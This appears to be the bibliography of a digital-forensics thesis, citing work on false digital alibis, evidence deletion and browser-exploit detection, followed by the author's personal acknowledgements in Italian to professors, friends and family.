[2] AutoHotkey. Accessed January 2013.

[3] Hashbot by Digital-Security.IT.

[4] The Internet Archive.

[5] UA Tracker statistics. http://www.ua-tracker.com/stats.php.

[6] WebCase by Vere Software.

[7] Victor Abell. LSOF(8) - list open files, 1994.

[8] Gunes Acar, Marc Juarez, Nick Nikiforakis, Claudia Diaz, Seda Gürses, Frank Piessens, and Bart Preneel. Fpdetective: dusting the web for fingerprinters. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*. ACM, 2013.

[9] AccessData Group, LLC. Forensic Toolkit v4, 2011.

[10] Ahmed Obied. Internet Explorer Aurora Exploit. http://www.exploit-db.com/exploits/11167/, 2010.

[11] P. Albano, A. Castiglione, G. Cattaneo, and A. De Santis. A novel anti-forensics technique for the android OS. *International Conference on Broadband and Wireless Computing, Communication and Applications, BWCCA 2011*, pages 380–385, 2011.

[12] Pietro Albano, Aniello Castiglione, Giuseppe Cattaneo, Giancarlo De Maio, and Alfredo De Santis. On the Construction of a False Digital Alibi on the Android OS. In Fatos Xhafa, Leonard Barolli, and Mario Köppen, editors, *INCoS*, pages 685–690. IEEE Computer Society, 2011.

[13] Apple Inc. AppleScript Overview. Accessed January 2013.

[14] Apple Inc. Apple Automator, Accessed February 2013.

[15] AV-TEST. The Independent IT-Security Institute: 2011. http://www.av-test.org/en/tests/award/2011/, 2012.

[16] Nanni Bassetti. CAINE (Computer Aided INvestigative Environment), 2012.

[17] Jonathan Bennett. AutoIt v3.3.6.1, Accessed January 2012.

[18] Blake Hartstein. Jsunpack - a Generic JavaScript Unpacker. http://jsunpack.jeek.org/, 2011.

[19] Stephen Bradshaw. The Grey Corner: Heap Spray Exploit Tutorial: Internet Explorer Use After Free Aurora Vulnerability. http://www.thegreycorner.com/2010/01/heap-spray-exploit-tutorial-internet.html, 2010.

[20] David Brumley, Cody Hartwig, Zhenkai Liang, James Newsome, Dawn Song, and Heng Yin. Automatically identifying trigger-based behavior in malware. In Wenke Lee, Cliff Wang, and David Dagon, editors, *Botnet Detection*, volume 36 of *Advances in Information Security*, pages 65–88. Springer US, 2008.

[21] C. Grier et al. Manufacturing compromise: The emergence of exploit-as-a-service. In *Proc. of the ACM Conference on Computer and Communications Security (CCS)*, October 2012.

[22] Davide Canali, Marco Cova, Giovanni Vigna, and Christopher Kruegel. Prophiler: a Fast Filter for the Large-scale Detection of Malicious Web Pages. In *Proceedings of the 20th International Conference on World Wide Web*, WWW '11, pages 197–206, New York, NY, USA, 2011. ACM.

[23] Harlan Carvey. RegRipper, February 2012.

[24] A. Castiglione, G. Cattaneo, G. De Maio, and A. De Santis. Automatic, selective and secure deletion of digital evidence. *International Conference on Broadband and Wireless Computing, Communication and Applications, BWCCA 2011*, pages 392–398, 2011.

[25] A. Castiglione, G. Cattaneo, G. De Maio, and A. De Santis. Automated production of predetermined digital evidence. *Access, IEEE*, 1:216–231, 2013.

[26] A. Castiglione, G. Cattaneo, and A. De Santis. A forensic analysis of images on Online Social Networks. *3rd IEEE International Conference on Intelligent Networking and Collaborative Systems, INCoS 2011*, pages 679–684, 2011.

[27] A. Castiglione, B. D'Alessio, and A. De Santis. Steganography and secure communication on online social networks and online photo sharing. *International Conference on Broadband and Wireless Computing, Communication and Applications, BWCCA 2011*, pages 363–368, 2011.

[28] A. Castiglione, B. D'Alessio, A. De Santis, and F. Palmieri. New steganographic techniques for the OOXML file format. *Lecture Notes in Computer Science*, 6908 LNCS:344–358, 2011.

[29] A. Castiglione, A. De Santis, U. Fiore, and F. Palmieri. Device tracking in private networks via napt log analysis. *6th International Conference on Innovative Mobile and Internet Services in Ubiquitous Computing, IMIS 2012*, pages 603–608, 2012.

[30] Aniello Castiglione, Giuseppe Cattaneo, Giancarlo De Maio, and Alfredo De Santis. Automatic, Selective and Secure Deletion of Digital Evidence. In *Broadband, Wireless Computing, Communication and Applications, International Conference on*, pages 392–398, Los Alamitos, CA, USA, 2011. IEEE Computer Society.

[31] Aniello Castiglione, Giuseppe Cattaneo, Giancarlo De Maio, Alfredo De Santis, Gerardo Costabile, and Mattia Epifani. The forensic analysis of a false digital alibi. In *Sixth International Conference on Innovative Mobile and Internet Services in Ubiquitous Computing (IMIS 2012), IEEE 2012, Palermo, Italy*, July 4-6 2012.

[32] Panagiotis Christias. UNIX man pages : shred (1), 2012. Accessed September 2012.

[33] C.M. Colombini, A. Colella, M. Mattiucci, and A. Castiglione. Network profiling: Content analysis of users behavior in digital communication channel. *Lecture Notes in Computer Science*, 7465 LNCS:416–429, 2012.

[34] Corelan Team. Exploit Writing Tutorial part 11 : Heap Spraying Demystified. https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/, 2011.

[35] Corriere della Sera, Redazione Online. Garlasco, l'accusa ricorre in Cassazione: illogica l'assoluzione di Alberto Stasi, April 2012. Accessed January 2013.

[36] Corte di Assise di Appello di Milano. Sentenza di Appello del Caso Garlasco, Marzo 2012. Accessed January 2013.

[37] Gianluca Costa and Andrea De Franceschi. Xplico - open source network forensic analysis tool (nfat), 2013.

[38] M. Cova, C. Kruegel, and G. Vigna. Detection and Analysis of Drive-by-Download Attacks and Malicious JavaScript Code. In *Proc. of the International World Wide Web Conference (WWW)*, 2010.

[39] Marco Cova, Christopher Kruegel, and Giovanni Vigna. Detection and analysis of drive-by-download attacks and malicious javascript code. In *Proceedings of the 19th International Conference on World Wide Web*, WWW '10, pages 281–290, New York, NY, USA, 2010. ACM.

[40] Charles Curtsinger, Benjamin Livshits, Benjamin Zorn, and Christian Seifert. Zozzle: Low-overhead Mostly Static JavaScript Malware Detection. In *Proceedings of the Usenix Security Symposium*, pages 3–3, August 2011.

[41] d0c_s4vage. Insecticides Don't Kill Bugs, Patch Tuesdays Do. http://d0cs4vage.blogspot.it/2011/06/insecticides-dont-kill-bugs-patch.html, 2011.

[42] S. Davidoff and J. Ham. *Network Forensics: Tracking Hackers Through Cyberspace*. Prentice Hall, 2012.

[43] Alfredo De Santis, Aniello Castiglione, Giuseppe Cattaneo, Giancarlo De Maio, and Mario Ianulardo. Automated Construction of a False Digital Alibi. In A Min Tjoa, Gerald Quirchmayr, Ilsun You, and Lida Xu, editors, *MURPBES*, volume 6908 of *Lecture Notes in Computer Science*, pages 359–373. Springer, 2011.

[44] Angelo Dell'Aera. Thug. http://buffer.github.com/thug/, 2012.

[45] Digital forensics community. Forensics Wiki. Accessed February 2013.

[46] Manuel Egele, Engin Kirda, and Christopher Kruegel. Mitigating Drive-By Download Attacks: Challenges and Open Problems. In Jan Camenisch and Dogan Kesdogan, editors, *iNetSec 2009 Open Research Problems in Network Security*, volume 309 of *IFIP Advances in Information and Communication Technology*, pages 52–62. Springer Boston, 2009.

[47] Manuel Egele, Theodoor Scholte, Engin Kirda, and Christopher Kruegel. A Survey on Automated Dynamic Malware-analysis Techniques and Tools. *ACM Comput. Surv.*, 44(2):6:1–6:42, March 2008.

[48] F. Bravo. La computer forensics nelle motivazioni della sentenza sull'omicidio di Garlasco, March 2010. Accessed January 2013.

[49] Noah Fierer, Christian L Lauber, Nick Zhou, Daniel McDonald, Elizabeth K Costello, and Rob Knight. Forensic identification using skin bacterial communities. *Proc Natl Acad Sci U S A*, 107(14):6477–81, 2010.

[50] Dan Fleck, Arnur Tokhtabayev, Alex Alarif Alarif, Angelos Stavrou, and Tomas Nykodym. Pytrigger: A system to trigger & extract user-activated malware behavior. In *Proceedings of the 8th ARES Conference*, 2013.

[51] Forensics Wiki. Windows Event Log (EVT). Accessed Fabruary 2013.

[52] Malay Ganai, Dongyoon Lee, and Aarti Gupta. Dtam: dynamic taint analysis of multi-threaded programs for relevancy. In *Proceedings of the ACM SIGSOFT 20th International Symposium on the Foundations of Software Engineering*, FSE '12, pages 46:1–46:11, New York, NY, USA, 2012. ACM.

[53] GNU Project, H. Sandklef. GNU Xnee. Accessed January 2013.

[54] GoTo Servers. VNC Server Java Applet (GSVNCJ). Accessed October 2013.

[55] C. Grier, L. Ballard, J. Caballero, N. Chachra, C. J. Dietrich, K. Levchenko, P. Mavrommatis, D. McCoy, A. Nappa, A. Pitsillidis, N. Provos, M. Zubair Rafique, M. Abu Rajab, C. Rossow, K. Thomas, V. Paxson, S. Savage, and G. M. Voelker. Manufacturing Compromise: The Emergence of Exploit-as-a-Service. In *Proc. of the ACM Conference on Computer and Communications Security (CCS)*, 2012.

[56] Claudio Guarnieri, Alessandro Tanasi, Jurriaan Bremer, and Mark Schloesser. Automated Malware Analysis - Cuckoo Sandbox. http://www.cuckoosandbox.org/about.html, 2012.

[57] Peter Gutmann. Secure Deletion of Data from Magnetic and Solid-State Memory. In *Proceedings of the 6th conference on USENIX Security Symposium, Focusing on Applications of Cryptography - Volume 6*, pages 77–89, Berkeley, CA, USA, 1996. USENIX Association.

[58] Peter Gutmann. Data Remanence in Semiconductor Devices. In *Proceedings of the 10th conference on USENIX Security Symposium - Volume 10*, pages 4–4, Berkeley, CA, USA, 2001. USENIX Association.

[59] Steve Hanna, Eui Chul, Devdatta Akhawe, Arman Boehm, and Prateek Saxena. The Emperor's New APIs: On the (In) Secure Usage of New Client-side Primitives. *csberkeleyedu*, 2010.

[60] Mario Heiderich, Tilman Frosch, and Thorsten Holz. IceShield: Detection and Mitigation of Malicious Websites with a Frozen DOM. In *Proceedings of the 14th International Conference on Recent Advances in Intrusion Detection*, RAID'11, pages 281–300, Berlin, Heidelberg, 2011. Springer-Verlag.

[61] N. Jovanovic, C. Kruegel, and E. Kirda. Pixy: a static analysis tool for detecting web application vulnerabilities. In *Security and Privacy, 2006 IEEE Symposium on*, pages 6 pp.–263, 2006.

[62] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. Pixy: A static analysis tool for detecting web application vulnerabilities. In *Security and Privacy, 2006 IEEE Symposium on*, pages 6–pp. IEEE, 2006.

[63] Vanessa Juarez. Facebook status update provides alibi — CNN Website, November 2009.

[64] Ari Juels and Ting-Fang Yen. Sherlock holmes and the case of the advanced persistent threat. In *Proceedings of the 5th USENIX Conference on Large-Scale Exploits and Emergent Threats*, LEET'12, pages 2–2, Berkeley, CA, USA, 2012. USENIX Association.

[65] A. Kapravelos, Y. Shoshitaishvili, M. Cova, C. Kruegel, and G. Vigna. Revolver: An Automated Approach to the Detection of Evasive Web-based Malware. In *USENIX Security*, 2013.

[66] Alexandros Kapravelos, Marco Cova, Christopher Kruegel, and Giovanni Vigna. Escape from monkey island: evading high-interaction honeyclients. In *Proceedings of the 8th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, DIMVA'11, pages 124–143, Berlin, Heidelberg, 2011. Springer-Verlag.

[67] Michael Kerrisk. Linux man-pages online. Accessed January 2013.

[68] Michael Kerrisk. unlink(2) - Linux manual page, 2011. Accessed September 2012.

[69] Hyoung Chun Kim, Young Han Choi, and Dong Hoon Lee. JsSandbox: A Framework for Analyzing the Behavior of Malicious JavaScript Code using Internal Function Hooking. *TIIS*, 6(2):766–783, 2012.

[70] Clemens Kolbitsch, Benjamin Livshits, Benjamin Zorn, and Christian Seifert. Rozzle: De-Cloaking Internet Malware. In *IEEE Symposium on Security and Privacy*, pages 443–457, May 2012.

[71] Vadim Kotov and Fabio Massacci. Anatomy of exploit kits. In *Engineering Secure Software and Systems*, pages 181–196. Springer, 2013.

[72] Vadim Kotov and Fabio Massacci. Anatomy of exploit kits: Preliminary analysis of exploit kits as software artefacts. In *Proceedings of the 5th International Conference on Engineering Secure Software and Systems*, ESSoS'13, pages 181–196, Berlin, Heidelberg, 2013. Springer-Verlag.

[73] W.G. Kruse and J.G. Heiser. *Computer Forensics: Incident Response Essentials*. Pearson Education, 2001.

[74] W.G. Kruse and J.G. Heiser. *Computer Forensics: Incident Response Essentials*. Pearson Education, 2001.

[75] P. Likarish, Eunjin Jung, and Insoon Jo. Obfuscated Malicious JavaScript Detection Using Classification Techniques. In *Malicious and Unwanted Software (MALWARE), 2009 4th International Conference on*, pages 47–54, 2009.

[76] Linux man-pages. Linux Programmer's Manual (8) - LDCONFIG. Accessed December 2012.

[77] Linux man-pages. Linux System Administration (8) - SYSKLOGD. Accessed December 2012.

[78] Long Lu, Vinod Yegneswaran, Phillip Porras, and Wenke Lee. BLADE: An Attack-Agnostic Approach for Preventing Drive-By Malware Infections. In *Proc. of the ACM Conference on Computer and Communications Security (CCS)*, 2010.

[79] Long Lu, Vinod Yegneswaran, Phillip Porras, and Wenke Lee. Blade: an attack-agnostic approach for preventing drive-by malware infections. In *Proceedings of the 17th ACM conference on Computer and communications security*, pages 440–450. ACM, 2010.

[80] Aleksandr Matrosov. Nuclear Pack Exploit Kit Plays with Smart Redirection. http://www.welivesecurity.com/2012/04/05/blackhole-exploit-kit-plays-with-smart-redirection/, April 2012.

[81] Declan McCullagh. Police blotter: Web cookies become defendant's alibi. *CNET News*, October 2006. Accessed January 2013.

[82] Declan McCullagh. Police blotter: Computer logs as alibi in wife's death. *CNET News*, March 2007. Accessed January 2013.

[83] Rodney McKemmish. When is Digital Evidence Forensically Sound? In Indrajit Ray and Sujeet Shenoi, editors, *Advances in Digital Forensics IV*, volume 285 of *IFIP*

International Federation for Information Processing, pages 3–15. Springer Boston, 2008. 10.1007/978-0-387-84927-0_1.

[84] Matteo Memelli. Internet Explorer 6, 7, 8 Memory Corruption 0day Exploit. http://www.exploit-db.com/exploits/15421/, 2010.

[85] Microsoft. Resources and Tools for IT Professionals — TechNet. Accessed January 2013.

[86] Microsoft. NTFS Technical Reference: Local File Systems, 2003. Accessed February 2013.

[87] Microsoft. System Restore - Microsoft Windows, 2013. Accessed February 2013.

[88] Microsoft Support. Windows 7 & SSD: defragmentation, SuperFetch, prefetch, 2012. Accessed February 2013.

[89] Mozilla Foundation. Mozilla Firefox Web Browser, 2012.

[90] Msnbc News. Facebook message frees NYC robbery suspect, November 2009. Accessed March 2013.

[91] T. Myer. *Apple Automator with AppleScript Bible*. Bible (eBooks). John Wiley & Sons, 2009.

[92] National Institute of Standards and Technology. *NIST Special Publication 800-88: Guidelines for Media Sanitization*, September 2006.

[93] Jose Nazario. PhoneyC: a Virtual Client Honeypot. In *Proceedings of the 2nd USENIX Conference on Large-scale Exploits and Emergent Threats: Botnets, Spyware, Worms, and more*, LEET'09, pages 6–6, Berkeley, CA, USA, 2009. USENIX Association.

[94] James Newsome and Dawn Song. Dynamic Taint Analysis for Automatic Detection, Analysis, and Signature Generation of Exploits on Commodity Software. In *Proceedings of the Network and Distributed System Security Symposium (NDSS 2005)*, 2005.

[95] Nick Nikiforakis, Alexandros Kapravelos, Wouter Joosen, Christopher Kruegel, Frank Piessens, and Giovanni Vigna. Cookieless monster: Exploring the ecosystem of web-based device fingerprinting. In *Security and Privacy (SP), 2013 IEEE Symposium on*. IEEE, 2013.

[96] Bruce J. Nikkel. Generalizing sources of live network evidence. *Digital Investigation*, 2(3):193 – 200, 2005.

[97] Bruce J. Nikkel. Improving evidence acquisition from live network sources. *Digital Investigation*, 3(2):89 – 96, 2006.

[98] Bruce J. Nikkel. A portable network forensic evidence collector. *Digital Investigation*, 3(3):127 – 135, 2006.

[99] Nuclear Winter Crew. Bandook. Accessed February 2013.

[100] opengear. IP-KVM 1001. Accessed March 2013.

[101] Oracle Java Documentation. Robot (Java Platform SE 6). Accessed December 2012.

[102] Oracle Java Documentation. Robot (Java Platform SE 7). Accessed December 2012.

[103] Stefano Padrepietro. DEFT Linux - Computer forensics live cd, Accessed January 2013.

[104] F. Palmieri and U. Fiore. Audit-based access control in nomadic wireless environments. *Lecture Notes in Computer Science*, 3982 LNCS:537–545, 2006.

[105] F. Palmieri, U. Fiore, and A. Castiglione. Automatic security assessment for next generation wireless mobile networks. *Mobile Information Systems*, 7(3):217–239, 2011.

[106] Pearl Crescent. Page Saver.

[107] PRO Group. ProRat. Accessed January 2013.

[108] N. Provos, P. Mavrommatis, M. Rajab, and F. Monrose. All Your iFRAMEs Point to Us. In *Proc. of the USENIX Security Symposium*, 2008.

[109] N. Provos, D. McNamee, P. Mavrommatis, K. Wang, and N. Modadugu. The Ghost in the Browser: Analysis of Web-based Malware. In *Proc. of the USENIX Workshop on Hot Topics in Understanding Botnet*, 2007.

[110] Rapid7. Exploit Database (DB) — Metasploit. http://www.metasploit.com/modules/, 2013.

[111] P. Ratanaworabhan, B. Livshits, and B. Zorn. Nozzle: A Defense Against Heap-spraying Code Injection Attacks. In *Proc. of the USENIX Security Symposium*, 2009.

[112] Paruj Ratanaworabhan, Benjamin Livshits, and Benjamin Zorn. NOZZLE: a Defense Against Heap-Spraying Code Injection Attacks. In *Proceedings of the 18th Conference on USENIX Security Symposium*, SSYM'09, pages 169–186, Berkeley, CA, USA, 2009. USENIX Association.

[113] Regenrecht. Firefox 8/9 AttributeChildRemoved() Use-After-Free. http://packetstormsecurity.com/files/112664/Firefox-8-9-AttributeChildRemoved-Use-After-Free.html, 2011.

[114] ReWolf's blog. Windows SuperFetch file format — partial specification, October 2011.

[115] Konrad Rieck, Tammo Krueger, and Andreas Dewald. Cujo: Efficient Detection and Prevention of Drive-by-download Attacks. In *Proceedings of the 26th Annual Computer Security Applications Conference*, ACSAC '10, pages 31–39, New York, NY, USA, 2010. ACM.

[116] Riverbed Technology. WinPcap - Home, 2010.

[117] Martin Roesch. Snort - Lightweight Intrusion Detection for Networks. In *Proceedings of the 13th USENIX Conference on System Administration*, LISA '99, pages 229–238, Berkeley, CA, USA, 1999. USENIX Association.

[118] Mark Russinovich. *Microsoft Windows internals: Microsoft Windows Server 2003, Windows XP, and Windows 2000*. Microsoft Press, Redmond, Wash, 2005.

[119] Mark Russinovich. Inside the Registry, 2013. Accessed February 2013.

[120] Mark Russinovich. SDelete, January 2013.

[121] Mark Russinovich and Bryce Cogswell. Process Monitor, April 2012.

[122] S. Vitelli. Sentenza di primo grado del processo Stasi, December 2009. Accessed February 2013.

[123] Ralph Saunders. Snake in HTML5 Canvas, A Tutorial — Ralph Saunders ? Designer & Developer. http://ralphsaunders.co.uk/blogged-about/snake-in-html5-canvas-a-tutorial/, 2011.

[124] Sberry. Mozilla Firefox 3.5 (Font tags) Remote Buffer Overflow Exploit. http://www.exploit-db.com/exploits/9137/, 2009.

[125] Christian Seifert and Ramon Steenson. Capture - Honeypot Client (Capture-HPC), 2006.

[126] M. Sheetz. *Computer Forensics: An Essential Guide for Accountants, Lawyers, and Managers*. Wiley, 2007.

[127] Emmanuel Sifakis and Laurent Mounier. Offline taint prediction for multi-threaded applications. http://www-verimag.imag.fr/TR/TR-2012-8.pdf, 2012.

[128] Abraham Silberschatz, Peter Baer Galvin, and Greg Gagne. *Operating System Concepts*. Wiley Publishing, 8th edition, 2008.

[129] Jordan Sissel. xdotool - fake keyboard/mouse input, window management, and more. Accessed January 2013.

[130] Nir Sofer. IECookiesView: Cookies viewer/manager for Internet Explorer, 2009. Accessed February 2013.

[131] Nir Sofer. IE HistoryView: Freeware Internet Explorer History Viewer, 2011. Accessed February 2013.

[132] Nir Sofer. IECacheView - Internet Explorer Cache Viewer, 2011. Accessed February 2013.

[133] Sophos Ltd. Security threat report 2012. http://www.sophos.com/en-us/security-news-trends/reports/security-threat-report.aspx, 2012.

[134] Symantec Corporation. Norton AntiVirus. http://us.norton.com/antivirus/, 2012.

[135] Symantec Corporation. Norton Cybercrime Report 2012, 2012. Accessed February 2013.

[136] Juan M. Tamayo, Alex Aiken, Nathan Bronson, and Mooly Sagiv. Understanding the behavior of database operations under program control. *SIGPLAN Not.*, 47(10):983–996, October 2012.

[137] TeamViewer GmbH. TeamViewer - Free Remote Control, Remote Access & Online Meetings. Accessed August 2012.

[138] The New York Times. I'm Innocent. Just Check My Status on Facebook, November 2009. Accessed March 2013.

[139] The Tcpdump Team. Tcpdump/libpcap public repository, 2012.

[140] The Tor Project, Inc. Tor Project: Anonymity Online, 2012.

[141] UltraVNC Team. Free remote desktop control, 2012.

[142] U.S. Department of Defense. *DoD Directive 5220.22, National Industrial Security Program (NISP)*, February 2010.

[143] U.S. Legal, Inc. Digital Evidence Law & Legal Definition.

[144] U.S. Legal, Inc. Legal Definitions and Legal Terms Dictionary.

[145] VereSoftware. Online Evidence Admissibility - WebCase WebLog, 2012.

[146] VirusTotal Team. VirusTotal - Free Online Virus, Malware and URL Scanner. https://www.virustotal.com/, 2013.

[147] W3C Consortium. Web Database API. http://www.w3.org/TR/webdatabase/, 2010.

[148] W3C Consortium. File API. http://www.w3.org/TR/FileAPI/, 2012.

[149] W3C Consortium. Indexed Database API. http://www.w3.org/TR/IndexedDB/, 2012.

[150] W3C Consortium. Web Storage. http://dev.w3.org/html5/webstorage, 2012.

[151] W3C Consortium. WebSocket API. http://www.w3.org/TR/websockets/, 2012.

[152] W3C Consortium. Html canvas 2d context, level 2 nightly. http://www.w3.org/html/wg/drafts/2dcontext/html5_canvas/, 2013.

[153] W3C Consortium. Html5: A vocabulary and associated apis for html and xhtml. http://dev.w3.org/html5/spec/, 2013.

[154] Y.-M. Wang, D. Beck, X. Jiang, R. Roussev, C. Verbowski, S. Chen, and S. King. Automated Web Patrol with Strider HoneyMonkeys: Finding Web Sites That Exploit Browser Vulnerabilities. In *Proc. of the Symposium on Network and Distributed System Security (NDSS)*, 2006.

[155] Andreas Weber. Portable RealVNC Server. Accessed August 2012.

[156] Webroot Inc. Fastest PC & Mac Virus Protection - SecureAnywhere Antivirus 2013 — Webroot. http://www.webroot.com/En_US/consumer-products-secureanywhere-antivirus.html, 2012.

[157] Wepawet. http://wepawet.cs.ucsb.edu, 2012.

[158] WHATWG Group. Html: The living standard. http://developers.whatwg.org/, 2013.

[159] Wikipedia. Video game bot — Wikipedia, the free encyclopedia, 2013. Accessed February 2013.

[160] Wireshark Foundation. Wireshark - go deep., 2012.

[161] Craig Wright, Dave Kleiman, and S. Sundhar R. S. Overwriting Hard Drive Data: The Great Wiping Controversy. In R. Sekar and Arun K. Pujari, editors, *ICISS*, volume 5352 of *Lecture Notes in Computer Science*, pages 243–257. Springer, 2008.

[162] X.Org Foundation. X11. Accessed October 2012.

Chapter 7

Acknowledgements

...o meglio, ringraziamenti.

Ringrazio il Prof. Cattaneo per aver alimentato la mia passione per la ricerca e la tecnologia, per avermi guidato, per aver reso possibile la realizzazione di questo obiettivo e soprattutto per essere stato amico prima che professore.
Ringrazio il Prof. De Santis per la pazienza e i continui insegnamenti, senza i quali non avrei maturato la (seppur modesta) competenza scientifica di oggi.
Ringrazio Nello per avermi soccorso in tantissimi momenti di difficoltà, per la disponibilità, per i suggerimenti, i consigli e in particolare per la simpatia e l'amicizia.
Ringrazio i compagni di università che sono diventati amici nella vita. Grazie, ragazzi, per i dialoghi, i consigli, i confronti e specialmente per l'allegria che mi avete regalato in questi anni.
Ringrazio queste persone per aver reso possibile uno dei più grandi e soddisfacenti traguardi della mia vita e spero vivamente che le nostre amicizie possano continuare per sempre.

C'è un gruppo di persone che voglio ringraziare non per questo risultato, ma per tutto il resto. Penso che la vita sia una funzione governata da una moltitudine infinita di variabili. Alcune sono positive, altre negative. Dovrà esserci una soglia, da qualche parte, oltre la quale c'è la felicità. Forse la *funzione vita* è in maggioranza determinata da un insieme indefinito di parametri, o meglio, incognite. Molti lo chiamano *destino*.
Di questo insieme fanno parte gli amici. Penso che si può decidere con chi uscire la sera e con chi passare il tempo, ma la vera amicizia è tutta un'altra cosa. Non si sceglie e

non si riufiuta. Ti sceglie. Ti lega per la vita. È il faro nel buio, l'esaltazione della gioia contro la noia e il dolore. A voi, che siete l'incarnazione dell'amicizia, dedico il più sincero ringraziamento.

Non si può scegliere la famiglia. Non si possono scegliere i nonni. Loro sono i primi ad andare, a crearti un vuoto così grande che può essere colmato solo da quello che lasciano. A me hanno lasciato i ricordi più belli e gli insegnamenti più preziosi, oltre a un bene immenso. Cercherò di farmelo bastare. A coloro che sono andati e a coloro che vorrei non andassero mai: semplicemente, grazie.

Non puoi scegliere gli zii e le zie. Nel mio caso, non puoi negargli un bene infinito. Vi ringrazio soprattutto per l'affetto e le attenzioni...o meglio, per avermi viziato, coccolato e accudito da quando sono nato ad oggi. Siete unici. Grazie di cuore.

In questo grande marasma, c'è una piccola variabile che da sola ha la potenza di tenere massimo il valore della mia funzione vita. Lei ha una dono unico, cioè quello di rendere migliore ogni persona con cui è a contatto. Ciò non sarebbe possibile se lei stessa non fosse la migliore delle persone. Ti ringrazio del far rifulgere la mia vita col tuo amore immenso. Ovviamente, una persona così speciale non può che essere il frutto di due persone a loro volta speciali. Per avermi accolto come un figlio, vi ringrazio con lo stesso affetto che si riserva a un genitore.

Poi ci sono due varibili pazzerelle che mi hanno cambiato la vita in modo radicale. Mi avete donato la gioia di non essere solo e mi avete condannato al bisogno di avervi vicino. Siete per me come l'acqua e l'aria, le condizioni essenziali per essere vivo. Vi voglio un bene infinito.

Prima o dopo, queste variabili sono diventate le mie costanti. Ognuna di loro ha partecipato in modo unico, necessario e insostituibile nel forgiare la mia esistenza. Eppure, tutte le cose belle che sono state e che saranno le devo a due persone speciali. Loro sono le fondamenta della mia vita e io sono vita nelle loro vite. Se ho ringraziato tutti per qualcosa, io ringrazio voi per *tutte* le cose.

Grazie mamma, grazie papà.

Questa faccenda della funzione vita aderisce perfettamente al mio profilo scientifico. Tuttavia, col rischio di andare fuori tema, penso che non tutte le variabili siano frutto del caso. Per avermi donato la possibilità di amare ed essere amato da queste persone speciali, ringrazio Colui che muove la ruota del destino.